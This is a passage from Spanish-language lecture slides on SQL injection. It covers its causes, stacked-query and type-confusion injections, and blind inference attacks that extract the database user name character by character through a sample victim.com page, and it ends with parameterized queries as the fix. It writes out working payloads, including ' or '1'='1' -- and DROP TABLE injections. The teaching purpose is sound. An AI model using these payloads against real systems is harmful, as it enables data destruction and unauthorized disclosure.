SELECT * FROM users WHERE name ='' or '1'='1' -- ';
```

Se utiliza la marca de comentario -- para comentar el resto de la sentencia SQL
Así tampoco hay que preocuparse de la comilla final (emparejarla con otra previa)

- Al asignar a userName a';DROP TABLE users; SELECT * FROM userinfo WHERE 't' = 't

```
SELECT * FROM users WHERE name ='a';
DROP TABLE users;
SELECT * FROM userinfo WHERE 't' = 't';
```

Se borra la tabla users y luego se recupera toda la información de userinfo

¡ En este ejemplo se han inyectado 2 nuevas sentencias SQL !

Inyección de código SQL: Causas (3)

Manejo incorrecto de tipos

Este tipo de inyección se produce cuando un campo proporcionado por el usuario no está fuertemente tipado y no se comprueban las restricciones del tipo

Ejemplo: Se usa un campo numérico en una sentencia SQL y el programador no comprueba que la entrada proporcionada por el usuario es numérica

```
sentencia := "SELECT * FROM userinfo WHERE id =" + num + ";"
```

El autor del código pretende que la variable **num** sea un número para acceder al campo **id**

Pero en la sentencia anterior es una cadena y el usuario puede modificarla SIN tener que usar caracteres escape

Si asigna a la variable num `1;DROP TABLE users` La sentencia final es:

```
SELECT * FROM userinfo WHERE id =1;DROP TABLE users;
```

Cuya consecuencia es la eliminación de la tabla users

Inyección de código SQL: Ataques

Tipos básicos de ataques según si …

- La aplicación web integra los resultados de las consultas SQL en código HTML y los presenta en el navegador (**incluidos los errores devueltos por la BD**)
- La aplicación web **NO muestra mensajes de error** cuando el resultado de una consulta es incorrecto (solo hay respuesta si el resultado es correcto)

  En este caso hay que realizar un ataque a ciegas

Ataque a ciegas de inyección SQL (*Blind SQL injection*)

Es un ataque de inyección SQL que se realiza sin usar mensajes de error detallados de la BD

Técnicas de inferencia: Usan el SQL para hacer preguntas a la BD y extraen la información lentamente: permiten extraer al menos un bit de información (SI ó NO) observando una respuesta

Técnicas que usan canales alternativos: usan mecanismos para extraer directamente grandes bloques de información a través de un canal alternativo (out-of-band) disponible

Ataque de inyección SQL: Técnica de inferencia (1)

Se tiene acceso a la página ***count.aspx*** de una organización
Que permite consultar el número de empleados con un determinado estado en la organización

Al enviar la petición …

http://www.victim.com/count.aspx?status=active

La página realizará esta consulta

```
SELECT COUNT(emp_id) FROM employees WHERE status='active'
```

El **objetivo** del ataque es obtener el nombre de usuario que usa la página para conectarse a la BD

El SQL Server de Microsoft tiene la función SYSTEM_USER que devuelve el nombre del usuario que ha establecido la sesión actual en la base de datos

La utilización interactiva de esta función sería …

```
SELECT SYSTEM_USER
```

Pero no se puede usar interactivamente, solo a través de la página ***count.aspx***

Ataque de inyección SQL: Técnica de inferencia (2)

Tratamos de determinar un comportamiento condicional en la página …

1. Comprobar que la página devuelve información cuando la consulta es correcta (sin inyección)

> http://www.victim.com/count.aspx?status=active
>
> 35 empleados están en activo

2. Forzar a que la página devuelva un resultado vacío

> http://www.victim.com/count.aspx?status=active'%20and%20'1'='2
>
> No hay empleados en activo

Al añadir la cláusula siempre falsa and '1'='2 la consulta SQL sería:

```
SELECT COUNT(emp_id) FROM employees WHERE status='active' and '1'='2'
```

¡Hemos comprobado que podemos alterar el resultado que devuelve la página!

Ataque de inyección SQL: Técnica de inferencia (3)

Para obtener información sobre el nombre del usuario de la BD hay que descubrirlo carácter a carácter

Podemos preguntar si el primer carácter del nombre es 'a'

status=active' and SUBSTRING(SYSTEM_USER,1,1)='a

Que generaría la sentencia SQL:

```
SELECT COUNT(emp_id) FROM employees
   WHERE status='active' and SUBSTRING(SYSTEM_USER,1,1)='a'
```

- SI el primer carácter del nombre es 'a'

  La segunda cláusula de WHERE es **cierta** y la página muestra:

  > 35 empleados están en activo

- SI el primer carácter del nombre NO es 'a'

  La segunda cláusula de WHERE es **falsa** y la página muestra:

  > No hay empleados en activo

Ataque de inyección SQL: Técnica de inferencia (4)

Suponiendo que se ha comprobado que el primer carácter no es 'a' …
Se realizan consultas sucesivas comprobando si el carácter es 'b' 'c' 'd', etc., hasta encontrarlo

```
status=active' and SUBSTRING(SYSTEM_USER,1,1)='a    (False)
status=active' and SUBSTRING(SYSTEM_USER,1,1)='b    (False)
status=active' and SUBSTRING(SYSTEM_USER,1,1)='c    (False)
      . . .
status=active' and SUBSTRING(SYSTEM_USER,1,1)='s    (True)
```

Cada vez que se descubre un carácter, la búsqueda pasa al siguiente

```
status=active' and SUBSTRING(SYSTEM_USER,1,1)='s    (True)
status=active' and SUBSTRING(SYSTEM_USER,2,1)='q    (True)
status=active' and SUBSTRING(SYSTEM_USER,3,1)='l    (True)
status=active' and SUBSTRING(SYSTEM_USER,4,1)='1    (True)
status=active' and SUBSTRING(SYSTEM_USER,5,1)='4    (True)
```

En esta fase es importante determinar el juego de caracteres en el que se realizará la búsqueda

Ataque de inyección SQL: Técnica de inferencia (5)

PROBLEMA: ¿Cuándo hay que parar de buscar? ←→ ¿Cual es la longitud del nombre?

Solución 1: Usar el valor retornado por la función SUBSTRING

La función SUBSTRING() no genera un error si se pide que devuelva caracteres mas allá de la longitud de la cadena, tan solo devuelve la cadena vacía

Justo antes de comenzar la búsqueda de un nuevo carácter buscar la cadena vacía

```
status=active' and SUBSTRING(SYSTEM_USER,6,1)='
```

Si obtenemos (True) es que se ha alcanzado el final de la cadena

Solución NO muy portable → Depende del comportamiento de una función en una BD particular

Solución 2: Determinar la longitud del nombre antes de adivinar sus caracteres

Se realizan de forma sucesiva las consultas siguientes:

```
status=active' and LEN(SYSTEM_USER)=1--   (False)
status=active' and LEN(SYSTEM_USER)=2--   (False)
      . . .
status=active' and LEN(SYSTEM_USER)=5--   (True)
```

-- Es el inicio de comentario SQL ←→ Forma fácil de consumir la comilla final de la sentencia SQL

Inyección SQL: Solución óptima

Consultas preparadas (*prepared or parameterized statement*)

Son consultas que tienen uno o más parámetros incrustados en la sentencia SQL

Sentencia SQL == Plantilla en la que, en cada ejecución, se sustituyen los parámetros por valores concretos

¡Deben usarse para no incrustar directamente la entrada del usuario en la sentencia SQL!

Un parámetro solo puede almacenar un valor de un determinado tipo
que no puede ser interpretado como un fragmento de una sentencia SQL

Por tanto no hay posibilidad de inyección SQL

El código SQL inyectado será interpretado como un valor erróneo del parámetro

Ejemplo

```
SqlCommand sc = new SqlCommand("SELECT * FROM users WHERE
 username = @paramUser AND password = @paramPass", conn1);
```

```
sc.CommandType = CommandType.Text;
```

```
sc.Parameters.Add("@paramUser", SqlDbType.Nvarchar,20).Value = user1;
```

```
sc.Parameters.Add("@paramPass", SqlDbType.Nvarchar,20).Value = pass1;
```

Si se asigna a user1 = "' or '1'='1'--" la inyección no tendrá éxito